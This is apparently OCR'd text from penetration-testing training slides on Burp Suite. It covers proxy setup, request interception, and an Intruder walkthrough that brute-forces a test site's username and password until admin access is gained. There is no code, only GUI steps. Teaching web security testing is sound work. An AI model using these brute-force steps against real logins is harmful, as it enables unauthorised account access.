


VII. Web Application Attacks

2. Burp Suite

Staring Burp Suite:

- Right of the bottom page, you will see **Network Settings**, then click **Settings**




Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Staring Burp Suite:

- Since we configured the proxy IP as 127.0.01 and port 8080, so we need to configure in Firefox settings as the same IP and port.
- Choose **Use this proxy server for all protocols** and click **OK**
- Then, you now can use Burp Suite to perform the security assessment on your target web application.



VII. Web Application Attacks

2. Burp Suite

a. Burp Proxy

Burp Suite contains an intercepting proxy that lets the user see and modify the contents of requests and responses while they are in transit. It also lets the user send the request/response under monitoring to another relevant tool in Burp Suite, removing the burden of copy-paste. The proxy server can be adjusted to run on a specific loop-back ip and a port. The proxy can also be configured to filter out specific types of request-response pairs.


Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

a. Burp Proxy

Now, let's try to intercept request on SalaCyber website



VII. Web Application Attacks

2. Burp Suite

a. Burp Proxy

After we try to send a request to the web server, we observed that there are some information in the intercept request. Those information can be useful where we can identify the technologies used of the web application and understanding the process of that particular web application.


Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

a. Burp Proxy

There is a history list available in HTTP history which we can look back of web portal that we have access and intercept the request.



VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

It is a fuzzer. This is used to run a set of values through an input point. The values are run and the output is observed for success/failure and content length. Usually, an anomaly results in a change in response code or content length of the response.

Burp Suite allows brute-force, dictionary file and single values for its payload position. The intruder is used for:

- Brute-force attacks on password forms, pin forms, and other such forms.
- The dictionary attack on password forms, fields that are suspected of being vulnerable to XSS or SQL injection.
- Testing and attacking rate limiting on the web-app.


VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

Now, let's try to access to a testing website and try to use intruder to bruteforce login to the dashboard

- First, make sure you already configure Burp Suite and ensure **Intercept is on**
- Access to the login page and fill-out the random Username and password, then click **Login**




Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- Now, we could received the information in the Burp Proxy and we need to send it to **Intruder** to perform the bruteforce



Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- Go to intruder tap and you will be able to set the target for the bruteforce
- You can configure intruder to run on particular field that want to bruteforce. However, we selected both username and password by using button **Add** button. If you want to perform the bruteforce only for password, you will need to select on the input username field and use **Clear** button.


Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- On the **Payloads** tap, we can load the directory list which we use to perform the attacks




Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- Since everything is in place, now it's time to start the attack




Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- Since everything is in place, now it's time to start the attack




Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- In the intruder dashboard, you will see the live results after launch the attack




VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- After few minutes of bruteforce, we were able to received the interesting results as below



VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- Now, we are in the admin dashboard, loggin as an admin

VII. Web Application Attacks

2. Burp Suite

c. Burp Repeater

Burp Repeater is a simple tool for manually manipulating and reissuing individual HTTP and WebSocket messages, and analyzing the application's responses. You can use Repeater for all kinds of purposes, such as changing parameter values to test for input-based vulnerabilities, issuing requests in a specific sequence to test for logic flaws, and reissuing requests from Burp Scanner issues to manually verify reported issues.

The main Repeater UI lets you work on multiple different messages simultaneously, each in its own tab. When you send messages to Repeater, each one is opened in its own numbered tab. You can rename tabs by double-clicking the tab header.

